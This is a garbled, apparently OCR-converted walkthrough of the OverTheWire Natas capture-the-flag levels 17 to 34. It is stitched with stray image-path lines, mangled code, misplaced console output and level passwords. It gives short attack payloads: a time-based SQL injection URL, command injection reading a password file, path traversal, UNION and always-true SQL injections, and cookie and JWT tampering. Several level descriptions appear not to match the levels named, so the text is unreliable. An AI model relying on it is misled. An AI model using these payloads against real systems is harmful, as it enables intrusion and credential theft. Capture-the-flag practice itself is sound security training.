File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p0\LocalCache\Local-packages\Python39\site-packages\requests\s
essions.py", line 542, in request
 resp = self.send(prepare, **send_kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p0\LocalCache\Local-packages\Python39\site-packages\requests\s
essions.py", line 655, in send
 r = adapter.send(request, **kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3
.9.qbz5n2kfra8p0\LocalCache\Local-packages\Python39\site-packages\requests\ad
apters.py", line 516, in send
 raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='natas17.natas.
labs.overthewire.org', port=80): Max retries exceeded with url: /?username=n
atas18%22%28AND%20password%20LIKE%20BINARY%22x%25%22%28AND%20SLEEP(2)%20-%
20(Caused by NewConnectionError('urllib3.connection.HTTPConnection object
at 0x0000023ED36E79D0': Failed to establish a new connection: [WinError 1006
]) A connection attempt failed because the connected party did not properly
```

---

### Level: Natas19

- Step-by-Step:
  - Session ID is encoded in hexadecimal.
  - Brute-force with hex values.
- Tools Used:
  - Browser, bash script, curl
- Logic Behind the Solution:
  - Find the correct session by decoding hex session IDs.



---

### Level: Natas20


- Step-by-Step:
  - Modify POST parameters to set "debug" to 1.
  - Upload crafted text session manually.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Session tampering and privilege escalation.

---

### Level: Natas21

- Step-by-Step:


- Two different subdomains handle different requests.
- Modify session to "admin=1" manually.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Handling multiple sessions across subdomains.



---


## Level: Natas22

- Step-by-Step:
  - The page redirects instantly.
  - Use curl -i to inspect HTTP headers and get the response before redirection.
- Tools Used:
  - curl
- Logic Behind the Solution:
  - HTTP redirection behavior exploitation.



## Level: Natas23

- Step-by-Step:
  - View Page Source.
  - Find the expected secret input.
  - Submit the correct secret.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Simple logic puzzle based on input validation.




```
2 # -*- coding: utf-8 -*-
3
4 import requests
5 import re
6
7 username = 'natas22'
8 password = 'chG9fbelTq2'
9
10 url = 'http://%.natas22.org/'
11
12 session = requests.Session()
13
14 response = session.get(url)
15 print(response.text)
```

```
PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P11> python .\natas22.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "chG9fbelTq2eWVMgjYYD1MsfIvN461kJ" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">
You are an admin. The credentials for the next level are:
<pre>Username: natas23
Password: D8vIad33nQF9Hz2EP255TPS6SW9ZsRSE</pre>
```

---


## Level: Natas24

- Step-by-Step:
  - Inject command using POST parameters.
  - Example: "test\$(cat /etc/natas\_webpass/natas25)"
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Exploiting input parsing and command injection.



#### Level: Natas25

- Step-by-Step:
  - Perform directory traversal in the lang parameter.
  - Try multiple ../ to reach /etc/natas\_webpass.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Advanced path traversal attack.



#### Level: Natas26

- Step-by-Step:
  - Modify cookie that stores serialized object.
  - Decode, edit, re-encode using base64.
- Tools Used:
  - Browser, Python, PHP



- Logic Behind the Solution:
  - Object serialization manipulation.

[illegible]

## Level: Natas27


- Step-by-Step:
  - SQL Injection using case sensitivity.
  - Payload: ' UNION SELECT password FROM users WHERE username LIKE BINARY 'natas28' --
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Using "BINARY" keyword to perform case-sensitive queries.

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

## Level: Natas28


- Step-by-Step:
  - SQL Injection bypassing escaping techniques.
  - Use complicated payloads like ") UNION ALL SELECT password #
- Tools Used:

- Browser
- Logic Behind the Solution:
  - Escaping characters properly to break query structure.



## Level: Natas29


- Step-by-Step:
  - Understand serialized PHP object.
  - Craft malicious serialized object manually.
- Tools Used:
  - PHP scripting
- Logic Behind the Solution:
  - Abuse serialization to manipulate application behavior.



## Level: Natas30

- Step-by-Step:
  - Send multiple parameters with the same name.
  - Example: passwd[]=123&passwd[]=123

- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Exploit how PHP processes multiple same-named parameters.



## Level: Natas31

- Step-by-Step:
  - Use multipart/form-data content type.
  - Submit crafted HTTP request via Burp Repeater.
- Tools Used:
  - Burp Suite
- Logic Behind the Solution:
  - Exploit how web apps parse file uploads differently.

```
<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username">

Password: <input name="password" type="password">

<input type="submit" value="login" />
</form>
win!
here is your result:
natas31hay7aecuungiuKaezuathuk9biin0pu1<div id="viewsource">View sourcecode</div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>
```

## Level: Natas32

- Step-by-Step:

- Upload a malicious PHP file.
  - Wait for a cron job to execute it automatically.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Understand webserver and cron job timing attacks.

```

26
27 \r\n\r\n\r\n
28
29 --123
30 position: relative;
31 overflow: hidden;
32 \r\n
33 .btn-file input[type=file] {
34 position: absolute;
35 top: 0;
36 right: 0;
37 min-width: 100%;
38 min-height: 100%;
39 font-size: 100px;
40 text-align: right;
41 filter: alpha(opacity=0);
42 opacity: 0;
43 outline: none;
44 background: white;
45 cursor: inherit;
46 display: block;
47
48 \r\n
49 }
50
51 </style>
52
53 http:
54
55 <h1>natas31</h1>
56 ...
57 <div id="content">
58 <table class="sortable table table-hover table-striped"><tr><th>holvohsheCaiv3ieH4emlahchisainge
59 </th></tr></table><div id="viewsource">View sourcecode</div>
60 <div>
61 </div>
62 </body>
63 </table>
64 </th>
65 </html>
66 </div>
67 ls@DESKTOP-A1AL51Q:/mnt/c/Users/DD$

```

Level: Natas33

- Step-by-Step:
  - Use SQL Injection.
  - Payload: ' OR 1=1 --
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Bypass login forms via always-true SQL queries.

```


<style>
#content {
 width: 900px;
}
.btn-file {
 position: relative;
 overflow: hidden;
}
.btn-file input[type=file] {
 position: absolute;
 top: 0;
 right: 0;
 min-width: 100%;
 min-height: 100%;
 font-size: 100px;
 text-align: right;
 filter: alpha(opacity=0);
 opacity: 0;
 outline: none;
 background: white;
 cursor: inherit;
 display: block;
}
</style>

<h1>natas32</h1>
<div id="content">
<table class="sortable table table-hover table-striped"><tr><th>shoogeigGa2yee3de6Aex8uaXeech5ee</th></tr></table><div id="viewsource">View sourcecode</div>
</div>
</body>

```

## Level: Natas34

- Step-by-Step:
  - Decode JWT token.
  - Modify the payload (admin:true).
  - Re-sign with known key (or no verification if vulnerable).
- Tools Used:
  - jwt.io, Browser
- Logic Behind the Solution:
  - JWT forgery and authentication bypass.



#### Tools Commonly Used:

- Browser (View Source, Inspect, Edit Cookies)
  - curl and bash scripts (for brute forcing)
  - Burp Suite (for modifying requests)
  - Online Tools (jwt.io, base64 decoders)
  - Scripting languages (Python, PHP)
-